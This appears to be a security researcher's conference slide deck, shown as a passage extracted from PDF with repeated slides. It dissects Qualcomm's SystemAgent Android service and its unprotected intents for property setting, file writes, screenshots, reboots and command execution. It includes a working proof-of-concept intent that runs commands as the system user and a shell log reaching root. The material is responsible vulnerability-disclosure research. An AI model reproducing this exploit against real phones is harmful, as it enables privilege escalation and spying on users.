rsionCode="19" android:versionName="4.4.2-v4FAZ-0-0" package="com.jrdcom.batterywarning"
app/com.qualcomm.location.apk.out/AndroidManifest.xml:<manifest xmlns:android="http://schemas.android.com/apk/
/res/android" android:sharedUserId="android.uid.system" coreApp="true" package="com.qualcomm.location">
app/JrdFotaService.apk.out/AndroidManifest.xml:<manifest android:sharedUserId="android.uid.system" android:ve
rsionCode="1" android:versionName="1.0" package="com.jrdcom.fota"
app/JrdLockscreen.apk.out/AndroidManifest.xml:<manifest android:sharedUserId="android.uid.system" android:ver
sionCode="1" android:versionName="1.0" package="com.jrdcom.lockscreen"
app/JrdNAMProgram.apk.out/AndroidManifest.xml:<manifest xmlns:android="http://schemas.android.com/apk/res/and
roid" android:sharedUserId="android.uid.system" package="com.jrdcom.namprogram">
app/JrdNetworkReset.apk.out/AndroidManifest.xml:<manifest android:sharedUserId="android.uid.system" android:y
ersionCode="1" android:versionName="1.0" package="com.jrdcom.networkreset"
app/JrdSosContacts.apk.out/AndroidManifest.xml:<manifest android:sharedUserId="android.uid.system" android:ve
rsionCode="19" android:versionName="4.4.2-v4FAZ-0-0" package="com.jrdcom.soscontacts"
app/KeyChain.apk.out/AndroidManifest.xml:<manifest android:sharedUserId="android.uid.system" android:versionC
ode="19" android:versionName="4.4.2-v4FAZ-0-0" package="com.android.keychain"
app/SoundRecorder.apk.out/AndroidManifest.xml:<manifest android:sharedUserId="android.uid.system" android:ver
sionCode="19" android:versionName="4.4.2-v4FAZ-0-0" package="com.tct.soundrecorder"
app/SuperEngineerMode.apk.out/AndroidManifest.xml:<manifest xmlns:android="http://schemas.android.com/apk/res
/android" android:sharedUserId="android.uid.system" package="com.tcl.engineernode">
app/SystemAgent.apk.out/AndroidManifest.xml:<manifest xmlns:android="http://schemas.android.com/apk/res/andro
id" android:sharedUserId="android.uid.system" package="com.qualcomm.agent">
priv-app/DRXSwitch.apk.out/AndroidManifest.xml:<manifest xmlns:android="http://schemas.android.com/apk/res/an
droid" android:sharedUserId="android.uid.system" coreApp="true" package="tct.drxSwitch">
priv-app/FusedLocation.apk.out/AndroidManifest.xml:<manifest android:sharedUserId="android.uid.system" androi
d:versionCode="19" android:versionName="4.4.2-v4FAZ-0-0" package="com.android.location.fused" coreApp="true"
priv-app/InputDevices.apk.out/AndroidManifest.xml:<manifest android:sharedUserId="android.uid.system" android
```

- Best app targets run as the system user
- `grep -r uid.system --include=AndroidManifest.xml *`

# ANDROID MANIFEST

SystemAgent.apk


- sharedUserId
- Permissions Used
- Services



```
<manifest android:sharedUserId="android.uid.system"  
  android:versionCode="19"  
  android:versionName="4.4.2-v4FAZ-0-0"  
  package="com.qualcomm.agent"  
  xmlns:android="http://schemas.android.com/apk/res/android">  
<uses-sdk android:minSdkVersion="8"  
  android:targetSdkVersion="19" />  
<uses-permission  
  android:name="android.permission.WRITE_SETTINGS" />  
<uses-permission android:name="android.permission.REBOOT" />  
<uses-permission  
  android:name="android.permission.WRITE_SECURE_SETTINGS" />  
<application>  
  <service android:name="com.qualcomm.agent.SystemAgent">  
    <intent-filter>  
      <action android:name="android.system.agent" />  
      <category  
        android:name="android.intent.category.DEFAULT" />  
    </intent-filter>  
    <intent-filter>  
      <action android:name="android.system.fullagent" />  
      <category  
        android:name="android.intent.category.DEFAULT" />  
    </intent-filter>  
  </service>  
  <service  
    android:name="com.qualcomm.agent.PhoneProcessAgent"  
    android:process="com.android.phone">  
    <intent-filter>  
      <action android:name="android.phoneprocess.agent" />  
      <category  
        android:name="android.intent.category.DEFAULT" />  
    </intent-filter>  
  </service>  
</application>  
</manifest>
```

# ANDROID MANIFEST

SystemAgent.apk



- sharedUserId
- Permissions Used
- Services

```
<manifest android:sharedUserId="android.uid.system"
  android:versionCode="19"
  android:versionName="4.4.2-v4FAZ-0-0"
  package="com.qualcomm.agent"
  xmlns:android="http://schemas.android.com/apk/res/android">
  <uses-sdk android:minSdkVersion="8"
    android:targetSdkVersion="19" />
  <uses-permission
    android:name="android.permission.WRITE_SETTINGS" />
  <uses-permission android:name="android.permission.REBOOT" />
  <uses-permission
    android:name="android.permission.WRITE_SECURE_SETTINGS" />
  <application>
    <service android:name="com.qualcomm.agent.SystemAgent">
      <intent-filter>
        <action android:name="android.system.agent" />
        <category
          android:name="android.intent.category.DEFAULT" />
        </intent-filter>
        <intent-filter>
          <action android:name="android.system.fullagent" />
          <category
            android:name="android.intent.category.DEFAULT" />
          </intent-filter>
        </service>
        <service
          android:name="com.qualcomm.agent.PhoneProcessAgent"
          android:process="com.android.phone">
          <intent-filter>
            <action android:name="android.phoneprocess.agent" />
            <category
              android:name="android.intent.category.DEFAULT" />
            </intent-filter>
          </service>
        </application>
      </manifest>
```

# ANDROID MANIFEST

SystemAgent.apk

- sharedUserId
- Permissions Used
- Services - no permissions required!
- Follow all entry points, follow all paths!

```
<manifest android:sharedUserId="android.uid.system"
  android:versionCode="19"
  android:versionName="4.4.2-v4FAZ-0-0"
  package="com.qualcomm.agent"
  xmlns:android="http://schemas.android.com/apk/res/android">
  <uses-sdk android:minSdkVersion="8"
    android:targetSdkVersion="19" />
  <uses-permission
    android:name="android.permission.WRITE_SETTINGS" />
  <uses-permission android:name="android.permission.REBOOT" />
  <uses-permission
    android:name="android.permission.WRITE_SECURE_SETTINGS" />
  <application>
    <service android:name="com.qualcomm.agent.SystemAgent">
      <intent-filter>
        <action android:name="android.system.agent" />
        <category
          android:name="android.intent.category.DEFAULT" />
        </intent-filter>
        <intent-filter>
          <action android:name="android.system.fullagent" />
          <category
            android:name="android.intent.category.DEFAULT" />
          </intent-filter>
        </service>
    <service
      android:name="com.qualcomm.agent.PhoneProcessAgent"
      android:process="com.android.phone">
      <intent-filter>
        <action android:name="android.phoneprocess.agent" />
        <category
          android:name="android.intent.category.DEFAULT" />
        </intent-filter>
      </service>
    </application>
  </manifest>
```

# ANDROID MANIFEST

SystemAgent.apk



```
<manifest android:sharedUserId="android.uid.system"
  android:versionCode="19"
  android:versionName="4.4.2-v4FAZ-0-0"
  package="com.qualcomm.agent"
  xmlns:android="http://schemas.android.com/apk/res/android">
  <uses-sdk android:minSdkVersion="8"
    android:targetSdkVersion="19" />
  <uses-permission
    android:name="android.permission.WRITE_SETTINGS" />
  <uses-permission android:name="android.permission.REBOOT" />
  <uses-permission
    android:name="android.permission.WRITE_SECURE_SETTINGS" />
  <application>
    <service android:name="com.qualcomm.agent.SystemAgent">
      <intent-filter>
        <action android:name="android.system.agent" />
        <category
          android:name="android.intent.category.DEFAULT" />
        </intent-filter>
        <intent-filter>
          <action android:name="android.system.fullagent" />
          <category
            android:name="android.intent.category.DEFAULT" />
          </intent-filter>
        </service>
        <service
          android:name="com.qualcomm.agent.PhoneProcessAgent"
          android:process="com.android.phone">
          <intent-filter>
            <action android:name="android.phoneprocess.agent" />
            <category
              android:name="android.intent.category.DEFAULT" />
            </intent-filter>
          </service>
        </application>
      </manifest>
```

- Remember my goal?
- Qualcomm baby!

# SYSTEM AGENT

Story of a privileged application

Vuln counter: 0

The screenshot shows the JEB decompiler interface. The package explorer on the left shows the package `com.qualcomm.agent` with several classes listed. A blue arrow points to the `SystemAgent` class. The main window displays the decompiled Java code for the `AgentUtils` class, which is the superclass of `SystemAgent`. The code includes a static field `TAG` and a constructor that calls `getSystemService()`.

```
.class public Lcom/qualcomm/agent/AgentUtils;  
.super Ljava/lang/Object;  
.source "AgentUtils.java"  
  
.field private static final TAG:Ljava/lang/String; = "SystemAgent"  
  
.method public constructor <init>()V  
    .registers 1  
    .prologue  
    .line 37  
    invoke-direct    {p0}, Ljava/lang/Object; -><init>()V  
    return-void  
.end method  
  
.method public static getDeviceId()Ljava/lang/String;  
    .registers 4  
    .prologue  
    .line 157  
    const-string    v0, "unknown"  
    .line 158  
    .local v0, "deviceId":Ljava/lang/String;  
    invoke-static    {}, Lcom/android/internal/telephony/PhoneI
```

Decompiling method Lcom/qualcomm/agent/SystemAgent; -> onCreate()V  
Decompiling method Lcom/qualcomm/agent/SystemAgent; -> onStartCommand(Landroid/content/Intent; II)I  
Decompiling class Lcom/qualcomm/agent/SystemAgent\$1;  
Decompiling method Lcom/qualcomm/agent/SystemAgent\$1; -> <init>(Lcom/qualcomm/agent/SystemAgent; Ljava/lang/Object;)V  
Decompiling method Lcom/qualcomm/agent/SystemAgent\$1; -> run()V

0:0 | class | File: - | Lcom/qualcomm/agent/AgentUtils;



# SYSTEM AGENT

Abusing a service

Vuln counter: 0

```
public int onStartCommand(Intent intent, int flags, int startId) {
    SystemAgent.logd(Integer.valueOf(startId));
    super.onStartCommand(intent, flags, startId);
    if(intent == null) {
        ((Service)this).stopSelf(startId);
    }
    else if(Values.ACTION_AGENT.equals(intent.getAction())) {
        this.doSystemActions(intent.getStringExtra("para")); // ACTION_AGENT = "android.system.agent"
    }
    else if(Values.ACTION_FULL_AGENT.equals(intent.getAction())) {
        this.exec(intent.getStringExtra("para")); // ACTION_FULL_AGENT = "android.system.fullagent"
    }
    return 1;
}
```

- Entry points for services: onStart, onStartCommand
- Null intent stops the service
- Data can be passed via intent with the string extra "para"
- No authorization/permission checks at this point
- Follow the white rabbit ("para")


# SYSTEM AGENT

Chasing the white rabbit

Vuln counter: 0

- We control the input "para"
- "para" is split into the array "paras"
- "paras" is sent to setSystemProperties

```
private void doSystemActions(String para) {  
    SystemAgent.logd(para);  
    if(para != null) {  
        String[] paras = para.split(",");  
        int len = paras.Length;  
        if(Values.SET_SYSTEM_PROPERTIES.equals(paras[0])) {  
            int i;  
            for(i = 0; i < len; ++i) {  
                SystemAgent.logd(i + ":" + paras[i]);  
            }  
            AgentUtils.setSystemProperties(paras[1], paras[2]);  
        }  
        else if(Values.GET_SYSTEM_PROPERTIES.equals(paras[0])) {
```



# SYSTEM AGENT

Chasing the white rabbit

Vuln counter: 0

- We control the input "para"
- "para" is split into the array "paras"
- "paras" is sent to setSystemProperties

```
private void doSystemActions(String para) {  
    SystemAgent.logd(para);  
    if(para != null) {  
        String[] paras = para.split(",");  
        int len = paras.Length;  
        if(Values.SET_SYSTEM_PROPERTIES.equals(paras[0])) {  
            int i;  
            for(i = 0; i < len; ++i) {  
                SystemAgent.logd(i + ":" + paras[i]);  
            }  
            AgentUtils.setSystemProperties(paras[1], paras[2]);  
        }  
        else if(Values.GET_SYSTEM_PROPERTIES.equals(paras[0])) {
```

# SYSTEM AGENT

Chasing the white rabbit

Vuln counter: 0

- We control the input "para"
- "para" is split into the array "paras"
- "paras" is sent to setSystemProperties


```
private void doSystemActions(String para) {
    SystemAgent.logd(para);
    if(para != null) {
        String[] paras = para.split(",");
        int len = paras.Length;
        if(Values.SET_SYSTEM_PROPERTIES.equals(paras[0])) {
            int i;
            for(i = 0; i < len; ++i) {
                SystemAgent.logd(i + ":" + paras[i]);
            }
            AgentUtils.setSystemProperties(paras[1], paras[2]);
        }
        else if(Values.GET_SYSTEM_PROPERTIES.equals(paras[0])) {
```

# SYSTEM AGENT

Chasing the white rabbit

Vuln counter: 1

```
public static boolean setSystemProperties(String key, String val) {  
    boolean bool = false;  
    AgentUtils.logd("key=" + key + " value=" + val);  
    if(val != null && key != null) {  
        SystemProperties.set(key, val);  
        if(key.equals(SystemProperties.get(key))) {  
            bool = true;  
        }  
    }  
    return bool;  
}
```



- "paras" holds a property, and a value
- "ro.sys.\*" properties "can only" be set by the system and root users
- We control "paras", we can now set restricted properties
- This could easily lead to escalation
- vulnCounter = 1;

# SYSTEM AGENT

Chasing the white rabbit

Vuln counter: 1

```
else if(Values.GET_SYSTEM_PROPERTIES.equals(paras[0])) {  
    for(i = 0; i < len; ++i) {  
        SystemAgent.logd(i + ":" + paras[i]);  
    }  
  
    String property = AgentUtils.getSystemProperties(paras[1], paras[2]);  
    Intent intent = new Intent(Values.AGENT_RESPONSE_ACTION); // "qualcomm.intent.action.AGENT_RESPONSE"  
    intent.putExtra("response", Values.GET_SYSTEM_PROPERTIES + "," + property);  
    ((ContextWrapper)this).sendBroadcast(intent);  
}  
else if(Values.WRITE_SYSTEM_FILES.equals(paras[0])) {  
    for(i = 0; i < len; ++i) {  
        SystemAgent.logd(i + ":" + paras[i]);  
    }  
  
    AgentUtils.writeFileAgent(paras[1], paras[2]);  
}  
else if(Values.TAKE_SCREENSHOT.equals(paras[0])) {
```

Never looked at what this does, maybe you should?

- We control the input "paras"
- "paras" is sent to writeFileAgent
- That is sure an interesting method name

# SYSTEM AGENT

Chasing the white rabbit

Vuln counter: 2

```
public static boolean writeFileAgent(String filePath, String content) {
    AgentUtils.logd("");
    boolean res = true;
    File file = new File(filePath);
    File dir = new File(file.getParent());
    if(!dir.exists()) {
        dir.mkdirs();
    }

    try {
        FileWriter mFileWriter = new FileWriter(file);
        ((Writer)mFileWriter).write(content);
        ((OutputStreamWriter)mFileWriter).close();
    }
    catch(IOException e) {
        AgentUtils.logd(e);
        res = false;
    }


    return res;
}
```

- We control the "filePath" and "content"
- We can write a string to anywhere the "system" user can
- Could easily result in escalation
- vulnCounter++;

# SYSTEM AGENT

Chasing the white rabbit

Vuln counter: 3



```
else if(Values.TAKE_SCREENSHOT.equals(paras[0])) {
    for(i = 0; i < len; ++i) {
        SystemAgent.logd(i + ":" + paras[i]);
    }

    if(paras.Length > 1) {
        SystemAgent.filePath = paras[1];
    }

    AgentUtils.takeScreenshot(((ContextWrapper)this).getApplicationContext(), SystemAgent.filePath);
}
else {
    if(Values.REBOOT.equals(paras[0])) {
```


- We control the input "paras"
- "paras[1]" is sent to takeScreenshot
- Spy on user activity from another app?
- vulnCounter++;



# SYSTEM AGENT

Chasing the white rabbit

Vuln counter: 3



```
if(Values.REBOOT.equals(paras[0])) {
    for(i = 0; i < len; ++i) {
        SystemAgent.logd(i + ":" + paras[i]);
    }

    String string0 = len <= 1 ? null : paras[1];
    AgentUtils.reboot(((ContextWrapper)this).getApplicationContext(), string0);
    return;
}
```


- We control the input "paras"
- "paras[1]" is sent to reboot
- Some exploits require a reboot to work
- Rebooting from an unprivileged app is a vuln!

# SYSTEM AGENT

Chasing the white rabbit

Vuln counter: 4

```
public static void reboot(Context context, String reason) {  
    context.getSystemService("power").reboot(reason);  
}
```



- "paras[1]" controls the reboot reason
- This can be used to boot into special bottomless
- Rebooting from an unprivileged app is a vuln!
- vulnCounter++;

# SYSTEM AGENT


Chasing the white rabbit

Vuln counter: 5

```
void exec(String para) {
    new Thread() {
        final SystemAgent this$0;
        final String val$para;

        public void run() {
            int i = 0x23;
            try {
                SystemAgent.logd(this.val$para);
                String[] paras = this.val$para.split(",");
                int i1;
                for(i1 = 0; i1 < paras.Length; ++i1) {
                    SystemAgent.logd(i1 + ":" + paras[i1]);
                }

                Process mProcess = Runtime.getRuntime().exec(paras);
                mProcess.waitFor();
                BufferedReader inBuffer = new BufferedReader(new InputStreamReader(mProcess.getInputStream()));
                String data;
                for(data = ""; true; data = data + s + "\n") {
                    String s = inBuffer.readLine();
                    if(s == null) {
                        break;
                    }
                }
            }
        }
    }
}
```



- Bingo! a system shell
- attackSurface++;
- vulnCounter++;

# SYSTEM AGENT

Butcher the rabbit!

Vuln counter: 5


```
//Build intent with the appropriate action
Intent eI = new Intent ("android.system.fullagent");
//Use action "android.system.agent" to exploit other functions
//Set the target components
eI.setComponent(new ComponentName("com.qualcomm.agent", "com.qualcomm.agent.SystemAgent"));
//the para extra sets the command to execution, with the fullagent action the para extra is
//executed with untimed.getRuntime().exec()
eI.putExtra("para", "/system/bin/id");
this.startService(eI);
```

- This service is exploitable from adb, or any other app
- A simple broadcast == system shell
- What good is a system shell?
- system user has greater access
- A much bigger attack surface
- Now what?

# SYSTEM AGENT

Butcher the rabbit!

Vuln counter: 5




```
Jons-Mac-Pro:system jcase$ adb shell
shell@Yaris5NA:/ $ su
/system/bin/sh: su: not found
127|shell@Yaris5NA:/ $ id
uid=2000(shell) gid=2000(shell) groups=1003(graphics),1004(input),1007(log),1011(adb),1015(sdcard_rw),1028(sdcard_r),3001(net_bt_admin),3002(net_bt),3003(inet),3006(net_bw_stats) context=u:r:shell:s0
shell@Yaris5NA:/ $ su
root@Yaris5NA:/ # id
uid=0(root) gid=0(root) context=u:r:init:s0
root@Yaris5NA:/ # █
```

- Use the attack surface available to the system shell, to exploit more vulns!
- Root is easier from system, than a normal app
- Ah don't forget, we have another service to look at!

# SYSTEM AGENT

Story of a privileged application

Vuln counter: 5



The screenshot shows the JEB decompiler interface for the file `SystemAgent.apk`. The left sidebar displays the package structure `com.qualcomm.agent` with `AgentUtils` selected. The main window shows the decompiled Java code for `AgentUtils`, including a static field `TAG` and two methods: `<init>()` and `getDeviceId()`. The `<init>()` method calls `SystemAgent`. The `getDeviceId()` method calls `PhoneUtil`. The bottom status bar shows the current file path: `Lcom/qualcomm/agent/AgentUtils;`.

```
.class public Lcom/qualcomm/agent/AgentUtils;
.super Ljava/lang/Object;
.source "AgentUtils.java"

.field private static final TAG:Ljava/lang/String; = "SystemAgent"

.method public constructor <init>()V
    .registers 1
    .prologue
    .line 37
    invoke-direct    {p0}, Ljava/lang/Object; -><init>()V
    return-void
.end method

.method public static getDeviceId()Ljava/lang/String;
    .registers 4
    .prologue
    .line 157
    const-string    v0, "unknown"
    .line 158
    .local v0, "deviceId":Ljava/lang/String;
    invoke-static   {}, Lcom/android/internal/telephony/PhoneUtil;
    .line 159
    return-object   v0
.end method
```

Decompiling method Lcom/qualcomm/agent/SystemAgent; -> onCreate()V  
Decompiling method Lcom/qualcomm/agent/SystemAgent; -> onStartCommand(Landroid/content/Intent; II)I  
Decompiling class Lcom/qualcomm/agent/SystemAgent\$1;  
Decompiling method Lcom/qualcomm/agent/SystemAgent\$1; -> <init>(Lcom/qualcomm/agent/SystemAgent; Ljava/lang/Object;)V  
Decompiling method Lcom/qualcomm/agent/SystemAgent\$1; -> run()V

0:0 | class | File: - | Lcom/qualcomm/agent/AgentUtils;


# SYSTEM AGENT

Chasing the white rabbit

Vuln counter: 5

```
public int onStartCommand(Intent intent, int flags, int startId) {
    PhoneProcessAgent.logd(Integer.valueOf(startId));
    super.onStartCommand(intent, flags, startId);
    if(intent == null) {
        ((Service)this).stopSelf(startId);
    }
    else {
        if(Values.ACTION_PHONEPROCESS_AGENT.equals(intent.getAction())) {
            this.doCommand(intent.getStringExtra("para"));
        }

        ((Service)this).stopSelf(startId);
    }
    return 1;
}
```



- Look it's "para" again

# SYSTEM AGENT

Chasing the white rabbit

Vuln counter: 5

```
private void doCommand(String para) {
    PhoneProcessAgent.logd(para);
    if(para != null) {
        String[] paras = para.split(",");
        int len = paras.length;
        if(Values.GET_DEVICE_ID.equals(paras[0])) {
            int i;
            for(i = 0; i < len; ++i) {
                PhoneProcessAgent.logd(i + ":" + paras[i]);
            }

            String deviceId = AgentUtils.getDeviceId();
            Intent intent = new Intent(Values.AGENT_RESPONSE_ACTION); // "qualcomm.intent.action.AGENT_RESPONSE"
            intent.putExtra("response", Values.GET_DEVICE_ID + "," + deviceId);
            ((ContextWrapper)this).sendBroadcast(intent);
        }
    }
}
```

- Never did find anything looking for this action



# SYSTEM AGENT

Abusing a service

- 5 vulns exploitable via adb or an app found
- Escalation to system user
- Write string to file as system
- Set restricted properties
- Take screenshots
- Reboot device
- With additional vuln, let to a complete from app root exploit

# GOAL ACCOMPLISHED

I'm on QPSI Hall of Fame

- HAHA Tim and Caleb are not on it
- I'm still a fame whore

## Qualcomm Product Security Hall of Fame

We would like to thank the following researchers for working with us on improving the security of our product portfolio and reporting vulnerabilities to the Qualcomm Product Security Team. If you would like to report a security vulnerability, please reach out to us via the information provided on the [main](#) page.

### Credits

- Ralf-Philipp Weinmann
- GSMK
- Benoit Michau
- Christophe Devine
- beaups
- Josh Thomas
- Mathew Solnik
- Marc Blanchou
- Dan Rosenberg
- Frédéric Basse
- Gal Beniamini
- Yu-Cheng Lin 林禹成
- Matt Spisak
- Jon Sawyer



# HTC DESIRE 310

